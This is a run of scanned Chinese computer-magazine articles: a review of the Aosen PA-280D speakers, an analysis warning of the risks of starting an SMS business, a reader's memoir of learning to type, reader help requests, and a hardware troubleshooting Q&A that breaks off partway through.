品牌分析:傲森这个品牌出现在市场上的时间并不长，但其实这个厂家长期以来都从事多媒体音箱的设计生产，只是过去其主要业务是为国内外多个品牌电脑制造OEM产品为主，从前不久才开始在零售市场上投入自有品牌的产品。其产品以出色的外观设计和制造工艺见长，但价格略有偏高。

产品简介:PA-280D是傲森在国内推出的第一款中高档2.0音箱，也是傲森产品中少见的全木质产品。特别是采用了遥控器进行开关与音量控制，这是2.0音箱中少见的。

外观设计与工艺分析:傲森PA-280D虽然是2.0音箱，但并不是常见的书架式音箱，其实就其修长、带底座的外观来看，更像是小型的立式音箱。这在多媒体音箱中是极为少见的。它的面罩也很特殊，没有使用通常常见的网纹布或塑料面罩，而是采用了全金属的设计，并且使用螺丝牢固的固定，这样的设计也更加接近小型音响设备的设计风格。从它的整体外形设计来看，PA-280D带有浓郁的家电风格。其工艺一如傲森以往的产品一样比较精细，不过其外表贴片使用的是普通的中低档PVC贴皮，近看略有粗糙。

外观工艺评分:7

音质试听分析:傲森PA-280D的高音表现比较亮丽，由于高音使用的是锥盆式单元，其高音指向性比较强。相对来说，PA-280D的高音上限不是很高，解析力也一般，但是高音穿透性和透明度很高，在大空间内聆听具有明显的吸引力。而在中音上，PA-280D追求的是一种清丽的效果，其中音声底不是很厚，但解析力比较好，声音听来比较明快、速度感较强。而PA-280D的低音受到扬声器口径的限制，下限不是很深，但储备功率较大，低音力度和量感很好。特别值得一提的是，傲森PA-280D的音场表现令人满意。

音质试听评分:8

音色趋向及音乐适应性分析:傲森PA-280D的声音表现是一种比较清丽、年轻的声音，由于声底较薄，整体上不太适合慢节奏的曲目。但由于整体表现比较均衡，在高音表现和低音力度上比较好，所以用于娱乐使用应该有不俗的效果。

音乐适应性评分:7

整体评价:其实，傲森PA-280D并不太像一款真正的多媒体音箱，我们更愿意称其为"娱乐级有源音箱"。因为立式音箱的外观导致其高低音单元距离较大，而倒相孔中置的设计方式也不适合多媒体音箱的近距离聆听。带有双输入接口和遥控器控制的设计显然也不是在2.0多媒体音箱上常见和有效的。整体来看，PA-280D更像是与电视机、DVD机、CD机等家电设备配套的产品。按照与这些设备配套的标准来衡量，PA-280D的声音表现非常适合家电音箱的需求，而其外观设计、操控设计也都恰到好处了。

品牌后续产品预测:目前PA-280D还没有全面上市，所以我们还不能对其后续产品作出有效的预测。

未提到的产品

上述的产品其实并不是目前中高档2.0多媒体音箱的全部，准确地说，这只是一些最为著名的大品牌的产品代表。在市场上，还有一些并不太为大家所熟悉的品牌推出了一些也很出色的产品，但这些产品并非在国内大多数地方都能买到，所以我们也就不予太多的关注了。

而另外有一些很著名的产品，我们同样没有提到，这是因为这些产品虽然名气很大，但处于种种原因，我们并不作为大家购买的推荐。下面我们就简单地将这些产品说一说。

惠威 T200A

惠威T200A是惠威新世纪的T系列音箱中的一款，曾经一度是市场上最昂贵的2.0多媒体音箱。

论外观设计、制造工艺和音质表现，T200A都是几乎完美无缺的，不仅代表了国内，甚至也代表了全世界多媒体音箱设计的最高水平。特别是它的音场表现极其出色，与更高档的HI-FI音箱相比也不逊色。而且在多媒体音箱中率先使用的双内置功放设计，使它的两个音箱完全对称，不存在任何声道不均衡问题。

这些设计使得T200A几乎能够适应于所有的曲目。从这点上来说，T200A是值得推荐的。

但是，T200A过于高昂的价格成为它的阻碍，对于这个价位的产品，我们认为做任何推荐都是不负责任的，只有用户自己亲自试听，才是购买的唯一依据。而且T200A非常难以"煲开"，没有任何HI-FI器材使用经验的用户未必能够很好的使用它。事实上，惠威也并没有真正把T200A当作一款多媒体音箱来销售，它主要针对的还是电脑音频制作的使用者。

而且，T200A并非毫无缺陷。它的功放设计没有充分发挥出音箱本身的全部潜力，用作卖点的"信号均衡输入设计"其实很大程度上是个噱头。另外，T200A的声音偏硬、在某些情况下略有毛刺。所以我们还是建议想要买的用户自己听好了再说。

大极典 M-30

这是目前大极典的电子管音箱中最高档的一款，也是目前全世界2.0多媒体音箱中最高档的一款。

它的基本设计依然与M-20系列一脉相承，但铝合金网罩的使用使得它的外观更为现代与华贵。其电子管也使用真正意义上的发烧级管子。

无论从哪一方面来看，M-30都是一款真正属于发烧友的音箱。与T200A类似，M-30的音质也堪称无可挑剔，但由于采用电子管功放，所以M-30的声音更为圆润耐听，但同时速度略有减慢，对大动态作品显得不足。

不对M-30进行推荐的原因，和惠威T200A一样，这款产品过高的价格已经脱离了多媒体音箱的概念。而且从其设计来看，很明显也算不上真正的多媒体音箱。无论是比T200A更为鲜明的个性还是发烧级的电子管，都明显属于发烧友的“玩弄”范围。所以我们觉得还是称其为“有源HI-FI音箱”比较合理。

大极典M-30的个性使得它的适用范围比T200A来得狭窄，所以用户更需要实际聆听，才能确定它是否适合于自己。

世代多媒体音箱(V200、V300、同心一号、V500)

世代音箱是近两年来很火的品牌，但也是争议最多的品牌。其特征是拥有目前国内仅次于惠威的外观设计、制造工艺和扬声器品质。但同时，其音色趋向和功放电路设计多有非议。

世代音箱从2001年上市以来共推出了四款2.0产品，其中一款除外观外无论从哪个角度看都是不成功的——V200及其后续改进版；另一款则有巨大的争议——V300；而同心一号的设计和品质在我们来看非常优秀，但不幸面对漫步者1900TII这样一个过于强大的对手，有些“叫好不叫座”；V500则刚刚上市，从试听和市场反映的情况来看还不错，但发展形势如何还难以看清。

就个人的观点，世代音箱还是有其足够的市场价值的，存在争议就说明了用户对它的关注和一部分用户对其的肯定。但也正因如此，说明用户对其的评价存在巨大的分歧，所以对于没有足够的评判经验与能力用户，我们并不赞成贸然决定购买。

对于世代音箱，今后我们有机会会专门撰文讨论，但在这里，暂时不作评价。 CF [SC14]

专家把脉短信创业：高风险，收益不乐观！

■ 张健　亮亮

短信行业的高增长率让越来越多的创业者看到了希望，可是这样的增长态势还能持续多久，加入短信创业大军是否值得？知情人士爆出了惊人内幕，短信行业是绝对的高风险行业，门槛高，收益不乐观。

一、读者的心声

前一阵子，编辑部收到了大量的读者来信，矛头指向了短信创业。这使得我们对这个行业格外关注起来。整理来信后，发现大家对于短信能不能创业，以及它的盈利模式特别感兴趣。有些读者看到别人接触短信创业获得了丰厚的收入，不由得跃跃欲试，寄希望于我们能提供更多的短信创业信息。下面，我们就从大家普遍关注的短信行业能不能创业的问题说起。当然，我们同样会涉及到很多短信行业的内情，希望给“盲目”的创业者敲响警钟！

Q1：短信行业适合创业吗？

这个问题不能用一句话说清楚，因为创业本身就很难，短信行业的增长点分析起来又很困难，说它是否适合创业，难度可见一斑。如果用一句话概括，我想应该是：如果有能力的人愿意给你投巨资，而且你还有非常独到的见解，那请你慎重地参加短信创业吧；否则，请不要把钱向大海里面投了，因为这样做不会激起多大的浪花，却让你的钱白白地浪费。至于短信行业到底为什么不适合创业，请看下文详细的解释。在这里，先把问题提出来，不急于找到答案。

Q2：我想用自己独到的内容创业，该找谁？

寻求合作！这个问题的关键在于如何寻求好的合作伙伴。之所以这样说，我们还是要从他的问题来分析：这位读者有“独到的内容”，想必是受现在很多短信网站风格的影响，觉得他在某一领域能够提供专业信息。想“创业……该找谁”，也就是说他自己不知道如何提供信息，用短消息平台赚钱。综合上面的分析，有此疑问的读者是需要找一个短信平台拥有者，寄希望于通过合作的方式，利用他人的平台发布自己的信息，以获取利润。这样的合作伙伴其实非常好找，任何一家规模较大的电信增值业务提供商，都可以提供这样的合作机会。但是，创业者究竟能分得多少利润？唉，很遗憾地告诉你，也许只有那么一点点，前提是你必须负责相关信息的更新。这意味着，你提供了海量信息的报酬就是那一点微乎其微的信息转让费！

二、专家来把脉

1.短信行业发展现状

上面我们谈到了几位读者的问题。仅从问题的内容和切入点来分析，说明多数关注短信创业话题的读者对于短信行业整体状况的把握以及短信市场的发展状况还不甚了解。作为创业者，最重要的就是要了解该行业现状和未来发展趋势。经过多方联系，我们找到××集团电信增值业务的专家，希望他的说法能帮你了解短信市场的行情。

“短信的发展在中国绝对是一个奇迹。从2001年的190亿条，到2002年的900亿条，再到2003年突破2200亿条大关，短信的增长如同滚雪球一般。据统计，2003年全球短信发送量将达到约6000亿条，也就是说，地球上的每三条短信中，就有一条是‘中国制造’。”为了说明短信行业在过去一段时间的高增长态势，专家出示了一张图表，见图1。图表里面清晰地显示着短信行业从2001年到2003年的高增长率，也预示着2004年的增长速度有所减缓的趋势。




图1

专家提示面对日新月异的内容更新，寻找差别产品之旅难上加难！

2.短信创业风险高，收益不乐观

财力雄厚不会降低创业风险

谈到短信创业的难度，光靠评估市场规模还不能完全说明问题。也许有的朋友心中早就产生了一个大大的疑问，不能在现有的市场格局中找到突破口，会不会是因为没有足够的资金支持啊？不能提供独特的信息服务，是否源于资金不到位，投入不够大？下面我们就按部就班地讲一下短信创业的全过程，看看到底这个行业的高风险是否是因为资金没到位引起的。假设创业者找到资金支持，他希望通过短信创业，可以走这样两条路：

第一条，做大而全的SP。创业者首先要到通信管理局申请ICP牌照，并到工商部门申请注册企业法人资格。申请ICP牌照，要求注册资金不低于100万元人民币。然后是寻找当地的中国移动或者中国联通公司申请信息增值业务接入号码，成为合法注册的SP，中国移动对于SP的资质要求资金不少于300万元人民币。

> 小提示
>
> ● SP即电信增值业务服务提供商，也就是那些提供短信平台者。
>
> ● ICP即互联网内容服务提供商。

问题来了，据有关部门介绍，目前创业公司只能先申请地方SP，待增值业务流量上去了，才能由当地的无线通讯运营商向总公司报批全网接入号码，也将会享受不同程度的优惠。也就是说，创业公司如果向全国经营自己的无线增值业务，向全国手机用户提供服务的话，就必须先提高自身的流量和访问量。

在服务内容上，大而全的SP一般会选择提供海量的信息，常规的有新闻、天气预报、股市行情等实用信息；娱乐性的有游戏、占卜、笑话、图片、铃声下载等。据了解，目前中国移动和中国联通也只对那些特色鲜明的SP提供全网接入号，而对提供雷同内容的SP绝对封杀全网接入号！这意味着大把的资金投入到短信海洋里，因内容的同质化而得不到全网接入号，企业拿什么生存？到时候，"生存还是毁灭"确实是个问题！

第二条，做小而精的SP。有人说，我不做全国，只做地区行不行？可以。创业者从事地方电信增值业务经营会遇到哪些问题呢？由于经营地域的限制，你的网站可以被所有网络用户浏览，但你的服务只能针对一个地区内的手机用户。当网民浏览到有用的信息，却被告知您不能享受此项服务，试问这样的网站谁会再去访问？流量上不去，效益自然也上不去，这样的网站在今天激烈的同行竞争下，如何生存？

一条看似可行的道路再次被调查中得到的数据无情斩断。某国内知名门户网站的无限增值业务负责人介绍，地区性经营多以失败告终。由于地域的局限，内容的提供就更需要"精品"才能吸引消费者，但地方市场就这么大规模，公司亦不止你一家，因此受众群到底有多大，还值得怀疑。

只做内容，创业前途渺茫

没有100万注册资金，创业者只能做单纯的内容提供商（CP）。为什么用"单纯"一词呢？你没有ICP经营牌照，没有SP经营资格，甚至不能成立一家公司实体。也就是说，单纯靠向某些ICP提供信息内容。创业的资本也仅仅是一台服务器（提供内容）和提供技术传输条件（有公网IP地址）。此种条件下，你的内容更新就不得不加快速度，但在资源不具备的时候，做此尝试者，多因内容的匮乏而使创业之路倒戈。想想看，依附于某些ICP的滋养，内容更新的速度稍慢，就会被别人吃掉，因为一没有技术，二没有人员开发新产品，仅有的内容也最终被ICP完全拷贝。对于雄心勃勃创业的你，所剩的优势也就渐渐变得优势不在。

短信创业收益不乐观

无论你选择了哪种创业方式，收益都基本上来自两个方面：

第一，对SP而言，收入来自普通短信和特殊短信。

普通短信就是我们每天收到的天气预报、新闻、笑话等信息。单条收费约0.10元，定制包月服务不得超过30元。其中支付给移动运营商0.05元的信道费，再扣除15%的代收费成本，大致有0.035元的利润。据专家介绍，普通短信的收入毛利微薄，网站提供此种服务也是为了提高访问流量以获得无线运营商的优惠，毫无收入可言。最近，中国移动还对向信息服务提供商收取的信道费进行了调整，对月浏览500万条以下的服务提供商的收费由0.05元提高到0.08元，而对2000万条以上的服务提供商收取信道费0.05元不变。但流量能达标的SP又有几家？

特殊短信，如铃声、手机屏保和开机界面等，每条收费1到2元不等，还要给移动运营商不一样的分成比例。目前，中国移动给特殊短信的限价是2元，定制包月服务不得超过20元（可见移动运营商推广彩信的力度之大）。为避免著作权的法律纠纷，创业者最好自行开发新颖的彩信产品，但客观的开发成本足以让创业者大伤脑筋。

第二，对单纯内容提供商而言，收入主要来源便是从ICP的合作中谋取分成。没有足够的资源，想谋取更多的分成比例基本不可能。

3．两大问题"枪毙"短信创业

不可避免的内容同质化

"我国短信行业的发展面临着一个非常现实的问题，短信内容的同质化非常严重，所以阻碍了整个行业的发展。"网易无线事业部的一位负责人表示，"我们在这方面进行着不懈的努力，今年我们就和MTV全球音乐台以及NEC达成了联盟关系，力求丰富我们的短信和彩信产品内容。"

吃别人嚼剩的馍既无味道又容易被别人牵着鼻子走，有些朋友想到了多元化、行业化发展的倾向。我们就来看看这条路怎么走下去。

在教育领域，学校与家长的交流主要通过家长会、电话联系、家访等方式实现。可是一位班主任老师要管理数十名的学生，其时间、精力都有限，家长们也往往难以及时了解到子女在校教育的情况。借助与教育系统的合作，创业公司可以建立短信平台为学校献计献策。家长可以利用手机获取校方信息，教师可发布学校公告、班级通知、每天的作业、学习成绩和给家长及学生留言。家长和学生可查看教师发布的信息，也可以给老师发送短信留言。

但是，上述扩展经营范围的举措，实际运行当中谁敢保证政府有关部门也情投意合？即使双方都有合作意向，那些研发、市场培育、业务扩展的费用不可小视，这些美好愿望很可能就会像瀛海威作ISP一样，给竞争对手铺平道路。到头来，谁又能肯定不是竹篮打水一场空呢？

短信创业就怕触"网"

2002年底，"新浪"状告"搜狐"剽窃、抄袭了部分手机图片，并最终以新浪胜诉而结束。这场标志性的纠纷，已经证明了网络中尤其是手机图片的知识产权是存在的。

首先，创业公司保护原创作品的知识产权难。短信本身是否有独创性，是否构成作品，只有充分了作品的法定要件，才能纳入版权保护的范畴。但如何认定短信的独创性尚是一法律难题。2002年初，在"新浪"与"搜狐"互诉一案中，"新浪"方面的侵权诉求主要集中于手机短信、文章等方面，认为搜狐抄袭了其短信，而搜狐认为是自己独立创作。前

者最终因举证的困难和法律的欠缺而败诉，这一案件再次表明了把短信明确纳入版权法保护的迫切性。

其次，获取图片或铃声的使用权“取之无道”招惹官司。这一般又有两个渠道。其一，由网络写手尤其是短信写手提供，目前网络写手这一职业非常火爆，主要是多数经营短信业务的网站需要以内容来吸引手机用户。许多网站不经原创者允许而擅自转载或抄袭其短信，这本身就构成了对著作权的侵犯。其二，就是从作品集体管理机构获得作品使用权。但在国际唱片业联盟（IFPI）诉新浪，搜狐和TOM三大门户网站一案中又涉及到另一问题。IFPI认为短信点歌业务涉及三种版权问题：词的歌曲（音乐），旋律的歌曲（音乐）和歌手的歌曲（音乐），中国音乐家协会只拥有前两种权利。因此三大门户网站虽经中国音乐家协会授权，但没有获取第三种权利，损害了音乐录音公司的利益，构成侵权。

再次，移动运营商对于ICP提供内容的审核也是相当严格的。如果提供涉及色情、反动等垃圾内容，将一律予以取消经营资格，信息产业部和地方通信管理局也将吊销其经营牌照。情节严重的，将受到法律的约束和制裁。

三、夭折的事实

下面将引用一位读者的来信，希望大家看后对短信创业能客观地看待。

我是西安的读者，前段时间在我的团队中，提出了开辟短信业务作为一个新的项目来进行投资运作的议案。经过一段时间的市场调研和前期准备工作，这个项目很快被我们否定了。所以，我觉得有必要对那些想通过短信创业的读者说一说我的想法，希望他们能清醒地看待短信创业。

我的团队提出的短信创业口号是：看广告，得话费！

创业思路是：给厂商一个新的广告发布平台，给手机用户一个得话费实惠的途径。

过多的我也不讲了，因为这件事情毕竟连我的团队都没通过，所以我还是将遇到的问题做一个概述吧。

1.要做这件事情，首先要获得一些管理部门颁发的资质证书，例如我在西安，必须到陕西省通信管理局申请《通信业务增值许可证》，有了许可证，再选择联通或移动的短信业务，并且申请一个特服号码作为对手机用户的发送平台。这其中联通或移动要对该企业进行一个详细的审核，包括经营范围，注册资金等相关手续。还需要在工商局广告管理部门登记备案。

> 小提示
>
> 在前两个资质的问题上，如果没有相当多的公共关系或通信行业作背景，基本上和这件事可以说bye bye了。

2.在获得以上两个“通行证”后，就要开始企业运作了。首先是发送平台问题，目前最快的群发平台仅能实现在一条线路上每小时发送1000条短信，也就是说，当你要发送的用户超过5万，并且需要有限的时效性，就必须增加中继线。而且，在短时间内发送如此巨大数量的短信，会占用运营商的短信端口，易造成短信堵塞，手机用户未必都能接收到。按照西安手机用户的情况，我做的中继线估计要70条，即使不考虑钱，我们的目标已经很大了。

3.广告费用和用户回馈：由于手机用户看了广告，必须回复，这样才能做到是否产生效应和作为送话费的依据，所以，在收取厂商的广告费用时，肯定要从0.1元/条开始计算成本，因为必须为手机客户所花费的短信费用付费，利用特服号群发是0.05元/条，如果与运营商合作得好，可以做到0.03元/条，加上企业运作和发送设备所产生的运营费用，每条的成本基本上在0.2元/条左右，如果想保本，价格就要达到0.25元/条，想赚钱，就要到0.30元/条了。

4.目前市场已经开始短信运作企业调查：陕西移动12580秘书台，在每天天气预报后加一条广告，收费是每条6000元，而且它可以面对陕西全省的100多万用户。与自身对比一下可以看到，人家使用自有设备，不存在证照和中继线的租用及使用条件的任何问题。与自己每增加一个发送用户需要摊入的费用计算起来，简直不是在一个竞争水平上。

5.写到这里，相信大家已经对这个事情没多少信心了。国家对短信的管理日渐加强，这些年那么多骗人的短信和不法广告，已经将这个市场搅浑，如何能做到让用户相信你，可能是最需要解决的问题。今年移动那条能送49元话费的短信不知道诱惑了多少人来参与。除非你能做到“幸运52”节目那种绝对互动，来吸引用户加入到你的客户群体当中。

6.目前的短信管理规定，不允许直接发布广告，也就是说你必须提供手机用户一种服务，在手机用户确定使用你提供的服务后，才可以做有限的广告投放。这又回到了第一条，先去拿到增值业务许可证。

个人总结：短信创业在运作上，前期需要动用的能量是巨大的，不是一般学生团队和小个体业主能涉及的领域，而且，就我们想做的这个事情，美国曾经有人在1999年就做过，结果是半年赔掉6000万美元，所以不赞成个人进行短信创业，至少现在的条件还不成熟。

综上所述，短信创业之路可谓举步艰难。想起刚收到读者来信的时候，我的心情和读者朋友的心情一样，对短信行业抱有种种幻想。但随着采访的深入，当我了解到越来越多的行业内幕后，美丽的空中楼阁慢慢地越走越远。这时我发现，短信创业和其他的创业模式已经没有什么区别。市场趋于饱和、行业趋于成熟。当创业的梦想开始萌发的时候，有心的你是否考虑到了上述诸多艰难坎坷？是否做好了思想准备迎接创业过程中的挑战？这个问题留给所有想通过短信实现创业梦想的朋友吧。CF [CY01]



我的就业路，我的电脑生活

■ 方孟

每个人都有自己的梦想，但很多人的梦想都与现实有着天壤之别，我也是一样的。初中毕业后，我走进了技校的大门，学习自己一点都不了解的铸造专业。苦读三年后毕业了，我又放弃了很想钻研的铸造专业，在一家私人打印社干起了临时工。生活对于我来说就这么简单，有时我会自问：为什么到了这一步才知道用心学习，其实我的学习还是很认真的。安慰归安慰，现实生活是非常“残酷”的，长大了就得为自己的行为付出代价。不是白领就是绿领，要么就是蓝领、红领，虽然许多人能跳槽晋级，但我只能送自己两个字“勤奋学习”，怎么又多了俩儿字，时髦话“送俩赠俩”。

在打印社工作很忙碌，开始时我主要工作是送文件，只有在我闲暇之余，恰巧师傅此时有空，才能在电脑前坐上一会儿，而更多的是看着电脑，也不敢乱摸。我的师傅在本地很有名，尤其是汉字输入，他全市称雄，曾经在全市汉字输入比赛中获得冠军。我来这里工作，老爸的目的是让我先学学打字。虽说是初生牛犊不怕虎，可我却对这个新生事物有点害怕。记得第一次来的时候，师傅对我漫不经心地说：”回家把字根背熟了再来。”用了半天的时间，怀着忐忑不安的心情再次来到打印社，看见师傅就说背好了。师傅二话不说随手写了几个字，然后指了指，我立刻领会了师傅的意思，搬把椅子坐在电脑前，结果一分钟没有动，那时我真的愣了，字根口诀没了踪影，想了半天才敲了一个书本的“书”字出来。大脑嗡嗡作响，也不知道接下来师傅会怎样训斥。结果正相反，师傅笑着说了一句：“不错，只是死记字根还能用心打出字来，不简单呀。书是用来干什么的，不是单单的一个字根！”一句简单而又富有教育引导的双关语，就连一个上小学的学生都能深深理解的话，我当然懂了。

真是功夫不负有心人，几个星期下来，我的汉字输入大有长进，为了给我机会独自完成一项工作，有时师傅他宁可自己去跑腿。从那时开始，我有了小小的成就感。俗话说，师傅领进门，修行在个人。师傅手把手地教我，我更加用心学习了。以后我又学会了制作名片、图文排版与刻绘技术。

一个偶然的机会，我知道了某单位急需一名打字员，也就是我现在的单位。当时抱着试试看的心情去应聘，考试内容现在觉得特别简单，是录入一段文字，然后再油印（打印蜡纸手摇滚式）一百张。虽然这样的工序我也做过几次，但受到这里环境的影响以及又是独自完成，有点不适应，紧张得手心直冒汗，手忙脚乱地，最后废了九牛二虎之力才算“交卷”了。结果不枉我弄得满身黑黑的油墨，我被应聘了，做一名临时打字员。

进了单位后，我不需要送文件了，但工作量一点都没有减少。由于单位里有十几个部门，每天都有很多资料要处理。从学习打字的过程中我深深地懂得了笨鸟先飞的道理，干什么事都要“勤”，而我学电脑是半路出家更要勤字当头。勤学勤练勤巩固，不断地学习好的经验和方法，认识各种软、硬件，掌握它们的使用方法，加强练习，逐步运用自如。话每个人都可以轻松地说出来，但真正从说到做的这一过程却充满着酸甜苦辣的滋味。

酸

我学了打字，如今我选择了打字员这个行当，一开始因为自己的能力不能完全适应工作的需要，一上班几乎整天不离自己的座位，喝水的时间都没有，虽说人有几急，但上厕所的时间也得挨到吃饭时，有时什么都给忘了。一个学电脑的朋友给我介绍了一本电脑刊物，让我好好学习。在这之后，除了工作，就是看书，家里的事就甭说做了，反而还得要老爸每天给我捏胳膊揉腿地做按摩。经过一段时间的实践，给我的感觉就是压抑，成天关在一间小屋里与文字打交道，好几次用手打自己的脸，恨自己没有用。一次，我哭了，哭了一夜，心里觉得真的对不起爸爸妈妈，家里的事我什么都做不了，顾不上，工作却没有什么起色，便想到了放弃，但扪心自问，难道我真的没有希望了吗？

甜

我开始用的是台386电脑，经常死机，一次，一份文件就要录入完成了，还没来得及保存，电脑就和我开了一个不小的玩笑——死机“罢工”了。我当时又急又气，自己对电脑维修不在行，知道的甚少，只有开机重新来过。俗话说“吃一堑，长一智”，这一次知道找窍门了，打一点存一点，突然机器又不动了，好在文档已保存，再重启继续，一段时间就是这样渡过去的。在朋友推荐的这本电脑刊物上面，我学到了很多知识，有常识性的，有基础性的，这些知识给了我无数帮助，解决了机器的“黑脸”、死机、快速编辑排版等问题。

几年来，我努力地工作，得到了单位领导的一致表扬。虽说口头表扬不记档案，但这些记录在我的人生历程之中。我笑了，笑得泪水都快滴了下来；我高兴，高兴得快要蹦起来了。我认为，我得到的不是简简单单的表扬，而是大家对我付出劳动的认可。现在所有的一切都已成为过去，同事们的鼓励会更加激励我奋起直追，用最好的成绩来回报支持我的人。

苦

方便面是其他人忙的时候用来充饥的，而我却把它当成家常便饭了。为了快速适应现在的工作，我只有把吃苦当吃饭，人生来就没有什么强项，我既然选择了这项工作就要把它做“精”，不急的文件有的当天做不完第二天接着干，特别急的，自己主动加班直到完成。1998年我用的打印机是针式的，用的还是色带，油印机是普通的滚筒式装蜡纸的那一种，上色带或断针卡色带时难免弄脏手，有时甚至手部过敏感染，还有油印机的油墨弄得满手黑黑的，常常会沾到身上，单位的人看到还常开玩笑说我“揩公家的油”。对于生活的苦，我自己认为，我不是什么强者，也不是什么怪人，很普通，为了自己的生活，每一滴汗水的流下，每一点休息时间的减少，都是我对生活的追逐，同样这份工作对我来说也极其的普通，这么些年我已深深地爱上了她，在我面前她们不单单是一台台机器，更是我生活的一部分，每一天我都能够触摸到这些“娃娃”，定期给她们打扫卫生，生怕她们找点“别扭”，生一些“毛病”，让她们在平衡的环境里，保持着最佳的工作状态，发挥出最大的能量。

辣

生活中的艰辛在我步入社会的时候就已经感受到了。平时各科室的小材料渐渐地由各科室独自完成，这样一来，就会发生这样那样的问题。内部电话一响，我就知道一定是遇到问题了，如文字的修饰、编辑，汉字的输入、特殊表格的制作等等。我一到，问题就会迎刃而解，他们总有一句口头禅：小方一到就是爽！事情多了，真的感觉有点累，盼望星期天快点到来，可办公室里星期天总有大大小小的事，文印室作为其中的一个部门，不管是份内的工作还是份外的，只要领导说话，我是立即就上。同事都说小方的工作热情就是高！我总是那么一句话：我愿意干工作嘛，年轻人就得付出！不过说真的，当人冲破了一定的极限，什么苦、什么累，都成了一种快乐，一种说不出的幸福！

生活在平淡和兴奋中渡过，时代在快速地发展，科技引领着时尚，引领着生产力的发展趋势。在2002年我用几年的积蓄买了一台家用电脑，作为我平时理论与实践的实战演习武器，从而不断地完善与充实自己。办公室用的是“奔四”的联想电脑，外接惠普激光打印机、理想一体机、复印机，这些全部都是由电脑控制，现在工作起来真有点如虎添翼的感觉。

在感慨科技发展所带来的便利时，我真正懂得了吃苦耐劳只是成功的一半，另一半还得靠知识来实现，只有双管齐下，我们的理想才能越来越近。回想以前的种种往事，我不能忘记我的伙伴，是她一直陪伴着我一路走来，更是我进一步学习电脑知识的良师益友。CF [CY02]

求助一：李旺水读者

我想成为电脑高手，但我的条件又不能让我如愿以偿地学习电脑。这让我很自卑！我不知道该如何开始学习。

EMail：liwangshui2@tom.com




求助二

我想开一个录像厅，用电脑做主机，找一个好的收费影站，用一台投影机与电脑连接，然后把下载的电影或在线看，或用投影机放出来。我想知道我需要配一台什么配置的电脑，该买一些什么材料，哪个电影网站好点，需要投入多少资金。

E-mail：dinglipingok@sohu.com



求助三：“十月的秋天”读者



你好，我是一个爱好电脑的女孩子，非常喜欢“创业 & 就业”栏目。我在汽车站里工作有一年多了，有一天我突发奇想，想办一个汽车站的网站，把汽车站的宣传、车票的班次、时间、价格发布到网站上，我本来想向领导说说我的想法，但我怕我的想法不成熟，所以我想听听大家的意见。

E-mail：shi_822@sina.com



CF [CY03]



硬件维修站

1 液晶显示器出现干扰杂纹

问:我在对液晶显示器进行开关操作时，屏幕上经常出现干扰杂纹，而我的液晶显示器周围没有其他电器，也就是说没有干扰源。请问这个现象是什么原因造成的？

答:你遇到的这种情况很有可能是由显示卡的信号干扰所造成的，属于正常现象。你可通过液晶显示器的调节菜单自动或手动调整液晶显示器的相位来解决这个问题。

2 装内置“猫”后出现杂音

问:我最近将一个TOPSTAR的56Kbps内置调制解调器安装到了电脑中，可上网后音箱总是发出呜呜的声音，非常嘈杂，只能将音箱关闭。请问有什么办法能解决这个问题？

答:出现这个问题的原因很可能是内置调制解调器和声卡之间产生了信号干扰。解决办法就是尽量将内置调制解调器和声卡所插的PCI插槽互相离得远一些。如果主板使用的是集成声卡，则注意选择内置调制解调器的PCI插槽时远离该声卡芯片。

3 读盘时播放音乐不畅

问:我的电脑中安装的是Windows 2000，一直有如下奇怪现象:如果声卡在播放音乐，而此时硬盘在读盘，则声音有时就会出现断断续续的现象，硬盘读盘完毕后，声音又会恢复正常。在操作系统启动时启动音乐也会出现时断时续的情况。请问这是什么原因造成的？如何才能解决这个问题？

答:可能是如下原因导致的问题:

(1)系统资源不足，如硬盘中存放的数据过多导致硬盘缓冲区不够。你可以清理一下硬盘，为系统所在分区留出足够的硬盘空间，同时清理一下临时文件夹。

(2)声卡中断号选择得不合适。使用Intel芯片组的主板都使用了两个中断控制器，第一个中断控制器的中断号从0到7，共8个中断，第二个中断控制器的中断号从8到15，也是8个中断，两个中断控制器采用串联方式，第二个中断控制器串联在第一个中断控制器的中断2上，因此两个中断控制器的综合中断优先顺序是0、1、8、9、10、11、12、13、14、15、3、4、5、6、7。其中硬盘所占用的中断号为14，如果此时声卡占用的中断号在14之后，那么一旦声卡和硬盘同时工作，系统首先会响应硬盘，其次才是声卡，如果系统处理能力不足，不能及时处理声卡的信号，就会出现声音断断续续的现象。解决问题的办法是在系统桌面上用鼠标选择“开始→设置→控制面板→系统→硬件→设备管理器→声音、视频和游戏控制器”，在声卡的“属性”中将声卡的中断号调整为10或11，然后保存退出即可，如果该中断号上有其他设备，则可与声卡中断号互换。

4 系统休眠唤醒后花屏

问:我的电脑中安装的是Windows 2000，当电脑进入休眠状态后再被唤醒时，显示器总是会花屏。请问这是怎么回事？如何才能解决这个问题？

答:造成这个问题的原因有如下几个方面:

(1)显卡驱动程序不完善。可以到显卡厂商网站下载最新版本的驱动程序进行安装。

(2)显卡显存有问题。要么更换显存，要么更换显卡。

(3)电脑中可能有不能良好支持Windows高级电源管理功能的配件，要么找出并更换这个配件，要么在系统中取消休眠功能。取消休眠功能的方法如下:

进入“开始→设置→控制面板→电源选项→休眠”，把“启用休眠支持”项前面的对勾去掉，然后单击“确定”按钮退出即可。

(4)电源功率不足。更换大功率电源可以解决问题。

(5)BIOS设置不合理。可以在开机后按Del键进入BIOS设置，进行恢复BIOS默认值的操作。

5 更换光驱后出现死机

问:我的电脑配置了Pentium 4 1.4GHz CPU、Intel原厂i850主板、PC800 RDRAM、IBM 80GB硬盘，最近换成了一台Lite-ON 48X光驱，开机后在自检时死机。请问这是怎么回事？

答:这是光驱与主板存在兼容性问题导致的。有些品牌的48X光驱与Intel原厂的i850主板存在不兼容的问题，更换光驱就可以解决问题。

6 捕获的视频播放时没有声音

问:为什么我的电脑捕获了DV里的视频信号后，在电脑中回放时影像正常但没有声音？

答:可能是以下原因造成的:

